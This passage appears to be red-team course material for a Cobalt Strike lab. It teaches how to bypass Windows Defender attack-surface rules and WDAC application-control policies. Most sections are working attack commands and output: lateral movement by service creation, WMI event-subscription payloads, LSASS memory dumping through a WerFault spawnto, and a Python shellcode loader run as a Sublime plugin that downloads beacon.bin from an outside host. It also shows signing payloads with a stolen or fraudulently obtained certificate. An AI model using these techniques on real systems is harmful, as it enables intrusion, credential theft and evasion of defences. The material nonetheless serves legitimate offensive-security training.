
An important note about using some C# features with G2JS. Inline declarations don't work, so instead of things like this:

```
WriteProcessMemory(
    pi.hProcess,
    baseAddress,
    shellcode,
    shellcode.Length,
out _);
```

You need to do:

```
IntPtr bytesWriten;
WriteProcessMemory(
    pi.hProcess,
    baseAddress,
    shellcode,
    shellcode.Length,
out bytesWriten);
```

EXERCISEWrite an injector that works with G2JS to spawn a process and inject shellcode into it.



Block PsExec / WMI

"This rule blocks processes created through PsExec and WMI from running."


PsExec from the Sysinternals Suite and WMI Process Call Create are two popular methods for lateral movement (PsExec also a useful way to get SYSTEM access from a local admin). `RTO2\cbridges` is a local admin on WKSTN-2, so from WKSTN-1 we can try and execute commands remotely to demonstrate the restrictions.

PsExec

Attempting to execute a binary via PsExec on the remote target fails.

```
C:\Users\cbridges>C:\Sysinternals\PsExec64.exe \\wkstn-2 cmd.exe

PsExec v2.32 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

PsExec could not start cmd.exe on wkstn-2:
The system cannot find the file specified.
```


On WKSTN-2, the following alert is raised:



It appears this rule is specific to the Sysinternals PsExec implementation - it does not prevent you from creating and starting arbitrary services, which makes this trivial to bypass. Simply drop your own service binary to disk and create a service to run it.

```
beacon> cd \\wkstn-2\admin$
beacon> upload /root/beacon-svc.exe
beacon> run sc \\wkstn-2 create RandoService binPath= C:\Windows\beacon-svc.exe

[SC] CreateService SUCCESS

beacon> run sc \\wkstn-2 start RandoService

SERVICE_NAME: RandoService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2056
        FLAGS              :

beacon> link wkstn-2
[+] established link to child beacon: 10.10.120.75

beacon> rm beacon-svc.exe
beacon> run sc \\wkstn-2 delete RandoService

[SC] DeleteService SUCCESS
```

This also means the automated jump command works.




WMI

As with PsExec, attempting to execute a binary via `wmic /node` or Cobalt Strike's `remote-exec wmi` command is blocked.

```
beacon> run wmic /node:"wkstn-2" process call create "C:\Windows\System32\win32calc.exe"

Executing (Win32_Process)->Create()

Method execution successful.

Out Parameters:
instance of __PARAMETERS
{
  ReturnValue = 2;
};
```

The rule effectively prevents WmiPrvSE.exe from spawning children.



The way to get around this one is to use VBScript payloads via an event subscription.

This requires a number of steps:

- Generate a payload
- Connect to WMI
- Create an event filter to trigger the execution (via a timer)
- Create an ActiveScriptEventConsumer, using the VBScript engine
- Create a FilterToConsumerBinding to link the filter and consumer
- Wait for execution
- Delete all of the above

Luckily, SharpWMI already has this capability built-in. For the payload, we can use one of our C# process injection projects and GadgetToJScript with the **-w vbs** option to write this out to a .vbs file.

```
C:\Tools\GadgetToJScript>GadgetToJScript\bin\Debug\GadgetToJScript.exe -a TestAssembly\bin\Debug\TestAssembly.dll -w vbs -o C:\User
s\Administrator\Desktop\wmi -b
[+]: Generating the vbs payload
[+]: First stage gadget generation done.
[+]: Loading your .NET assembly:TestAssembly\bin\Debug\TestAssembly.dll
[+]: Second stage gadget generation done.
[*]: Payload generation completed, check: C:\Users\Administrator\Desktop\wmi.vbs
```

There are some gotcha's from here. SharpWMI's `script=` parameter expects to read the VBS file off disk of the machine running Beacon (not from your host), or it takes the input as raw VBS. The `scriptb64=` parameter takes the VBS as a single base64 encoded string, but the G2JS gadget is too large to fit on the CS command line. A solution to this, though far from ideal, is to hardcode the gadget directly into the SharpWMI assembly.

At the top of **Program.cs** you will see several **private static string** fields. Create a new called HardcodedGadget (or something similar) and copy/paste the G2JS VBS here.

```
privatestaticstring HardcodedGadget = @"<PUT YOUR VBS HERE>";
```


Within this file, there's also a method called **GetVBSPayload**, which returns a string. It usually returns a VBS payload based on your script= or scriptb64= input. But I'm going to force this method to always return the hardcoded gadget by doing something like this:

```
staticstringGetVBSPayload(Dictionary<string,string> arguments)
{
return HardcodedGadget;
}
```

Then just re-compile the assembly and execute it.

```
beacon> execute-assembly /root/tools/SharpWMI2.exe action=executevbs computername=wkstn-2 script=blah

[*] Using direct script's parameter as VBScript payload.
[*] Script will trigger after 10 and we'll wait for 12 seconds.

[*] Creating Event Subscription Debug : wkstn-2 - with interval between events: 10 secs
[*] Setting 'Debug' event filter on wkstn-2
[*] Setting 'Debug' event consumer on wkstn-2 to kill script after 12 secs
[*] Binding 'Debug' event filter and consumer on wkstn-2

[*] Waiting 10 seconds for event to trigger on wkstn-2 ...

[*] Removing 'Timer' internal timer from wkstn-2
[*] Removing FilterToConsumerBinding from wkstn-2
[*] Removing 'Debug' event filter from wkstn-2
[*] Removing 'Debug' event consumer from wkstn-2
```

The VBS is executed by scrcons.exe (WMI Standard Event Consumer), so if your injector performs "self-injection" (e.g. `var target = Process.GetCurrentProcess();`), the Beacon will be running inside this process.



scrcons.exe will exit shortly after execution, so you have to migrate out of this process ASAP (e.g. with inject, shinject, shspawn etc).

Block Credential Stealing from LSASS

"This rule helps prevent credential stealing, by locking down Local Security Authority Subsystem Service (LSASS)."

At its heart, this rule prevents you from opening a handle to LSASS with PROCESS_VM_READ privileges. As an example, we can try and read LSASS using the **MiniDumpWriteDump** API.

```
beacon> getuid
[*] You are RTO2\amoss (admin)

beacon> spawnto x64 C:\Windows\System32\notepad.exe
[*] Tasked beacon to spawn x64 features to: C:\Windows\System32\notepad.exe
```

```
beacon> execute-assembly C:\Tools\MiniDumpWriteDump\bin\Debug\MiniDumpWriteDump.exe
[X] MiniDumpWriteDump Failed
```

I'm ensuring the spawnto is set to notepad because Defender will catch and kill the Beacon if rundll32 is used.

As with other ASR rules, not all processes appear to be blocked. WerFault (Windows Error Reporting) is an application responsible for error reporting on Windows. When an application crashes, werfault.exe is spawned as a child and collects debug information for reporting purposes.

By setting our spawnto to werfault, we can obtain a handle to LSASS which includes the permission to read its memory.

```
beacon> spawnto x64 C:\Windows\System32\WerFault.exe
[*] Tasked beacon to spawn x64 features to: C:\Windows\System32\WerFault.exe
[+] host called home, sent: 40 bytes

beacon> execute-assembly C:\Tools\MiniDumpWriteDump\bin\Debug\MiniDumpWriteDump.exe
[!] MiniDumpWriteDump Succeeded
```

Windows Defender Application Control

WDAC is a Windows technology designed to control which drivers and applications are allowed to run on a machine. It sounds a lot like AppLocker, but with a few key differences. The most significant of which is that Microsoft recognises WDAC as an official security boundary. This means that WDAC is substantially more robust and applicable bypasses are actually fixed (and a CVE often issued to the finder).

The term "WDAC bypass" is used herein, but this is disingenuous since we're never actually bypassing WDAC at a fundamental level. Instead, we are finding weaknesses in the policy that organisations deploy.

WDAC policies are first defined in XML format - Microsoft ships several base policies which can be found under `C:\Windows\schemas\CodeIntegrity\ExamplePolicies`. Multiple policies can be merged into a single policy, which is then packaged into a `.p7b` file and pushed out via GPO or another management platform such as Intune. If you can find the GPO responsible for pushing that policy, you can find where it lives.

```
beacon> powershell-import C:\Tools\PowerSploit\Recon\PowerView.ps1
beacon> powerpick Get-DomainGPO -Name *WDAC* -Properties GpcFileSysPath

gpcfilesyspath
--------------
\\redteamops2.local\SysVol\redteamops2.local\Policies\{36C8DC4C-6B44-4EEB-9099-CA0E050DD6DE}

beacon> download \\redteamops2.local\SysVol\redteamops2.local\Policies\{36C8DC4C-6B44-4EEB-9099-CA0E050DD6DE}\Machine\Registry.pol
[*] started download of \\redteamops2.local\SysVol\redteamops2.local\Policies\{36C8DC4C-6B44-4EEB-9099-CA0E050DD6DE}\Machine\Regist
ry.pol (448 bytes)
[*] download of Registry.pol is complete
```

```
PS C:\Users\Administrator\Desktop> Parse-PolFile .\Registry.pol

KeyName     : SOFTWARE\Policies\Microsoft\Windows\DeviceGuard
ValueName   : DeployConfigCIPolicy
ValueType   : REG_DWORD
ValueLength : 4
ValueData   : 1

KeyName     : SOFTWARE\Policies\Microsoft\Windows\DeviceGuard
ValueName   : ConfigCIPolicyFilePath
ValueType   : REG_SZ
ValueLength : 116
ValueData   : \\redteamops2.local\SYSVOL\redteamops2.local\SIPolicy.p7b
```

The **ValueData** field contains the location of the WDAC policy itself. This is usually somewhere like a central file share, so that machines can read the policy in order to apply it.

```
beacon> download \\redteamops2.local\SYSVOL\redteamops2.local\SIPolicy.p7b
[*] started download of \\redteamops2.local\SYSVOL\redteamops2.local\SIPolicy.p7b (2360 bytes)
[*] download of SIPolicy.p7b is complete
```

If you have filesystem access to a machine that has the WDAC policy applied, you can grab the p7b from `C:\Windows\System32\CodeIntegrity`.

Matt Graeber wrote CIPolicyParser.ps1, which can reverse this binary format back into XML for easy reading.

```
PS C:\Users\Administrator\Desktop> ipmo C:\Tools\CIPolicyParser.ps1
PS C:\Users\Administrator\Desktop> ConvertTo-CIPolicy -BinaryFilePath .\SIPolicy.p7b -XmlFilePath policy.xml
```

WDAC allows for very granular control when it comes to trusting an application. The most commonly used ones include:

- Hash - allows binaries to run based on their hash values.
- FileName - allows binaries to run based on their original filename.
- FilePath - allows binaries to run from specific file path locations.
- Publisher - allows binaries to run that are signed by a particular CA.

Living Off The Land Binaries, Scripts and Libraries

There are many native Windows binaries and scripts that can be used to execute arbitrary code. These can be used to bypass a WDAC policy which trusts signed Windows applications. Microsoft actively maintains a recommended blocklist to combat these, which organisations should implement. An example of such a rule:

```
  <FileRules>
    <Deny ID="DENY_MSBUILD" FriendlyName="MSBuild.exe" FileName="MSBuild.Exe" MinimumFileVersion="65535.65535.65535.65535"/>
  </FileRules>
```

```
PS C:\Users\hdoyle> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe /?
Program 'MSBuild.exe' failed to run: Your organization used Device Guard to block this app. Contact your support
person for more info
```

If you enumerate the WDAC policy and find that any of these are missing, you may be in luck. Unfortunately, explicit details on how to use some of these applications are not public. So unless the information happens to be available (e.g. on the Ultimate WDAC Bypass List), then you have to effectively discover the bypass technique yourself.

EXERCISE: Find a LOLBAS that will bypass the WDAC policy on **WKSTN-3**.

Wildcard FilePaths

Wildcards in FilePath rules can be quite dangerous (for obvious reasons). For example, this rule would allow anything inside `C:\Temp\` to execute (assuming C was the OS drive):

```
<Allow ID="ID_ALLOW_A_2_2" FriendlyName="Temp FileRule" MinimumFileVersion="0.0.0.0" FilePath="%OSDRIVE%\Temp\*" />
```

However, by default, WDAC has a policy setting enabled called **Runtime FilePath Rule Protection**. This is an important rule, as it only permits FilePath rules for paths that are only writable by administrators. So in the example above, if `C:\Temp\` was writable by standard users, WDAC would not allow this rule to be applied and nothing would execute from this directory at all.

If the directory was only writable by administrators, then they could bypass WDAC by dropping and executing something malicious. Standard users would still be able to execute from the directory, but not write to it. They could still bypass WDAC if combined with another abuse primitive, such as an arbitrary privileged write vulnerability.

This setting can be disabled in the WDAC policy.

```
<Rule>
  <Option>Disabled:Runtime FilePath Rule Protection</Option>
</Rule>
```

This would allow the FilePath rule to be applied even if the directory was writeable by standard users.

EXERCISE: Find and exploit a wildcard path rule **Workstation 3**.

User Modifiable Binaries

Applications that are not signed are often permitted to execute based on their full path. For instance, this demo binary in `C:\Program Files\LegitApp\`.

```
PS C:\> Get-AuthenticodeSignature -FilePath 'C:\Program Files\LegitApp\*' | ft

SignerCertificate                        Status                                  Path
-----------------                        ------                                  ----
                                         NotSigned                               LegitApp.exe
                                         NotSigned                               LegitApp.dll
```

The policy rules could look like this:

```
<FileRules>
  <Allow ID="ID_ALLOW_A_1" FriendlyName="LegitApp.exe FileRule" MinimumFileVersion="0.0.0.0" FilePath="C:\Program Files\LegitApp\Le
gitApp.exe" />
  <Allow ID="ID_ALLOW_A_2" FriendlyName="LegitApp.dll FileRule" MinimumFileVersion="0.0.0.0" FilePath="C:\Program Files\LegitApp\Le
gitApp.dll" />
</FileRules>
```

When executed, this app just opens a message box.

If a user had permission to modify/replace either of these files, it would still be allowed to execute because the file path is still the same, and that's all that's being checked. It would be quite unlikely for a standard user but possible for a local admin, and some applications are installed in user-writable locations, such as `AppData`.

```
PS C:\> Get-Acl -Path 'C:\Program Files\LegitApp\LegitApp.dll' | select -expand Access

FileSystemRights  : Modify, Synchronize
AccessControlType : Allow
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
```

Runtime FilePath Rule Protection does apply to DACLs on individual files, so needs to be disabled in order for standard users to exploit this.

EXERCISE: Exploit a user-modifiable binary on **Workstation 3**.

Trusted Applications

Like LOLBIN's, third-party applications that have script or code execution capabilities can be dangerous to trust, depending on how the rules are defined. Good candidates to look at are applications that support plugins, such as Visual Studio Code, Sublime Text and Notepad++.

For example - Sublime is a popular text editor which comes packaged with a Python interpreter and also supports plugins written in Python. These can be simply dropped into the user's `%AppData%` directory. Gabriel Mathenge wrote a great article on how Sublime plugins can be used for persistence, but it can also act as a WDAC bypass as well.

The core components of Sublime are signed by their Code Signing CA, which can be used to build a WDAC policy. However, the unsigned DLLs will not be permitted to load, which will break some of Sublime's functionality (e.g. no Python plugin would be able to function).

```
PS C:\Users\hdoyle> ls 'C:\Program Files\Sublime Text\' -Include *.exe, *.dll -Recurse | Get-AuthenticodeSignature

SignerCertificate                        Status                                  Path
-----------------                        ------                                  ----
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid                                   crash_reporter.exe
                                         NotSigned                               libcrypto-1_1-x64.dll
                                         NotSigned                               libssl-1_1-x64.dll
9617094A1CFB59AE7C1F7DFDB6739E4E7C40508F Valid                                   msvcr100.dll
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid                                   plugin_host-3.3.exe
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid                                   plugin_host-3.8.exe
                                         NotSigned                               python33.dll
                                         NotSigned                               python38.dll
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid                                   subl.exe
834F29A60152CE36EB54AF37CA5F8EC029ECCF01 Valid                                   sublime_text.exe
28173C6A166FB89E4A17C4D58CD83B46BDC226BB UnknownError                            unins000.exe
```

```
834F29A60152CE36EB54AF37CA5F8EC029ECCF01  Valid                                    update_installer.exe
62009AAABDAE749FD47D19150958329BF6FF4B34  Valid                                    vcruntime140.dll
```

It's therefore common for organisations to use "fallback" policies to allow these to run as well. The primary trust level is often **Publisher**, and the fallback commonly **Hash** or **FilePath**.

A **Publisher** rule for Sublime could look like this:

```
<Signer ID="ID_SIGNER_S_1" Name="Sectigo RSA Code Signing CA">
  <CertRoot Type="TBS" Value="20ADC5B59CB532E215F01BA09A9C745898C206555613512FEA7C295CCFD17CED4FE2C5BC3274CA8A270FC68799B8343C" />
  <CertPublisher Value="Sublime HQ Pty Ltd" />
</Signer>
```

Fallback **Hash** rules for `python38.dll` like this:

```
  <FileRules>
    <Allow ID="ID_ALLOW_A_D" FriendlyName="C:\Program Files\Sublime Text\python38.dll Hash Sha1" Hash="07F2BD05F877852F5AA016487CB0
B23D7F0F0947" />
    <Allow ID="ID_ALLOW_A_E" FriendlyName="C:\Program Files\Sublime Text\python38.dll Hash Sha256" Hash="FB046BF518AA8C1CCEE19483AE
35F41C7A235AF6358FAD3736FF7EFE5C63DE56" />
    <Allow ID="ID_ALLOW_A_F" FriendlyName="C:\Program Files\Sublime Text\python38.dll Hash Page Sha1" Hash="203F80E93E6BFD4BB4046A0
FE03332348BCC7241" />
    <Allow ID="ID_ALLOW_A_10" FriendlyName="C:\Program Files\Sublime Text\python38.dll Hash Page Sha256" Hash="024CE702ACD7F513513F
68B569C7BD5E8CC47B78401E2186B75D14B56955B96E" />
  </FileRules>
```

And a fallback **FilePath** rule for `python38.dll` like this:

```
<FileRules>
  <Allow ID="ID_ALLOW_A_14" FriendlyName="C:\Program Files\Sublime Text\python38.dll FileRule" MinimumFileVersion="0.0.0.0" FilePat
h="C:\Program Files\Sublime Text\python38.dll" />
</FileRules>
```

It's therefore critical to understand WDAC rules well to find wiggle-room.

Take the following Python code and save it under `%AppData%\Sublime Text\Packages\calc.py`.

```
import subprocess
subprocess.call('C:\\Windows\\System32\\calc.exe')
```

Now, the calculator will open each time Sublime is launched. It's that simple. However, this isn't bypassing WDAC because calc.exe is trusted (signed by Microsoft) - it just demonstrates that the plugin is working. Instead of calling a binary on disk, we can use a Python shellcode injector such as this example by Barrett Adams.

```
import ctypes
import requests

url = 'http://10.10.5.39/beacon.bin'
r = requests.get(url, stream=True, verify=False)
scbytes = r.content

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_void_p
ctypes.windll.kernel32.CreateThread.argtypes = (ctypes.c_int, ctypes.c_int, ctypes.c_void_p, ctypes.c_int, ctypes.c_int, ctypes.POI
NTER(ctypes.c_int))

mem = ctypes.windll.kernel32.VirtualAlloc(
  ctypes.c_int(0),
  ctypes.c_int(len(scbytes)),
  ctypes.c_int(0x3000),
  ctypes.c_int(0x40)
  )

buf = (ctypes.c_char * len(scbytes)).from_buffer_copy(scbytes)

ctypes.windll.kernel32.RtlMoveMemory(
  ctypes.c_void_p(mem),
  buf,
  ctypes.c_int(len(scbytes))
  )

handle = ctypes.windll.kernel32.CreateThread(
```

```
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_void_p(mem),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
    )
```

This requires the external requests Python library to download the shellcode. To make it available to Sublime, you just have to drop the source files into the same `Packages` directory. This is already provided on **Workstation 3** for convenience.

EXERCISE: Use Sublime to bypass WDAC on **Workstation 3**.


Trusted Signers

Some organisations build and maintain their own custom LOB applications which may be signed using an internal certificate authority, such as Active Directory Certificate Services. Those CAs can be trusted by their WDAC policy, to allow them to sign and deploy their own trusted apps.

WDAC has two levels of certificate policy (three if you count **Root**, but that's currently unsupported). The first is **Leaf** and the second is **PCA** (short for Private Certificate Authority). Leaf adds trusted signers at the individual signing certificate level and PCA adds the highest available certificate in the chain (typically one certificate below the root certificate).

Leaf provides more granular control, as every single code-signing certificate issued would have to be trusted individually, but would obviously require more management overhead. PCA is less robust but easier to manage, because any code-signing certificate issued by a CA can be trusted by WDAC in just a single rule.

`SignedApp.exe` on **Workstation 3** is signed using the "SignedApp" certificate, issued by the `redteamops2.local` CA.



A LeafCertificate rule would look like this:

```
<Signers>
  <Signer ID="ID_SIGNER_S_1" Name="SignedApp">
    <CertRoot Type="TBS" Value="368FEB688B0C60E99D410D4F70B4C952B2741D263C408AE2FBB84C56C15525B5" />
  </Signer>
</Signers>
```


A PcaCertificate rule like this:

```
<Signers>
  <Signer ID="ID_SIGNER_S_1" Name="Red Team Ops 2 Sub CA">
    <CertRoot Type="TBS" Value="0118C2C3108850353E71D0253A730747A266FDC0AA433A3FF5E087D10C199A73" />
  </Signer>
</Signers>
```

If you can find an exported private key (.pfx) and associated password, you can simply use `signtool.exe` from the Windows SDK to sign any binary with it.

```
signtool.exe sign /f SignedAppCert.pfx /p password /fd SHA256 EvilApp.exe
```

Another possibility is to have the CA sign your own certificate signing request. Cobalt Strike can use such a certificate to automatically generated signed payloads. This can be especially easy to achieve when the Web Enrollment role is installed.



First, create a Java KeyStore and complete the information fields. You can enter anything you want, but when we generate a CSR from this keystore, it will be populated with this information and will ultimately appear in the CA. We should therefore take some care to make the information look somewhat realistic for the target.


```
ubuntu@teamserver ~> keytool -genkey -alias server -keyalg RSA -keysize 2048 -keystore keystore.jks
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  HelpSystems LLC
What is the name of your organizational unit?
  [Unknown]:  Hacker Squad
What is the name of your organization?
  [Unknown]:  HelpSystems LLC
What is the name of your City or Locality?
  [Unknown]:  Eden Prairie
What is the name of your State or Province?
  [Unknown]:  MN
What is the two-letter country code for this unit?
  [Unknown]:  US
Is CN=HelpSystems LLC, OU=Hacker Squad, O=HelpSystems LLC, L=Eden Prairie, ST=MN, C=US correct?
  [no]:  yes
```

Next, generate the code signing request.

```
ubuntu@teamserver ~> keytool -certreq -alias server -file req.csr -keystore keystore.jks
Enter keystore password:

ubuntu@teamserver ~> cat req.csr
-----BEGIN NEW CERTIFICATE REQUEST-----
MIIC8TCCAdkCAQAwfDELMAkGA1UEBhMCVVMxCzAJBgNVBAgTAk1OMRUwEwYDVQQH
EwxFZGVuIFByYWlyaWUxGDAWBgNVBAoTD0hlbHBTeXN0ZW1zIExMQzEVMBMGA1UE
CxMMSGFja2VyIFNxdWFkMRgwFgYDVQQDEw9IZWxwU3lzdGVtcyBMTEMwggEiMA0G
CSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCJuDtP/bn4y9Ha6J+Cp/ywjGxtvVET
K1do5eflb3gBxSQIqjZ5cxKZyCsiyCG3ALkbcxXsDRFQBElQWTu5ijyRhaLHOmvd
2CH6Bj+VmSqjuYHgBoIfzM5QKYs+uAdAGzveFwVyrjfL+4fj5TEu5XnnLp4d+L5n
vthpM4ABaaVPk82mlkWpDqlxp2LNp33ZPi9yUiMAkGSoBtWUEl9zXXl3G7jz+Tmd
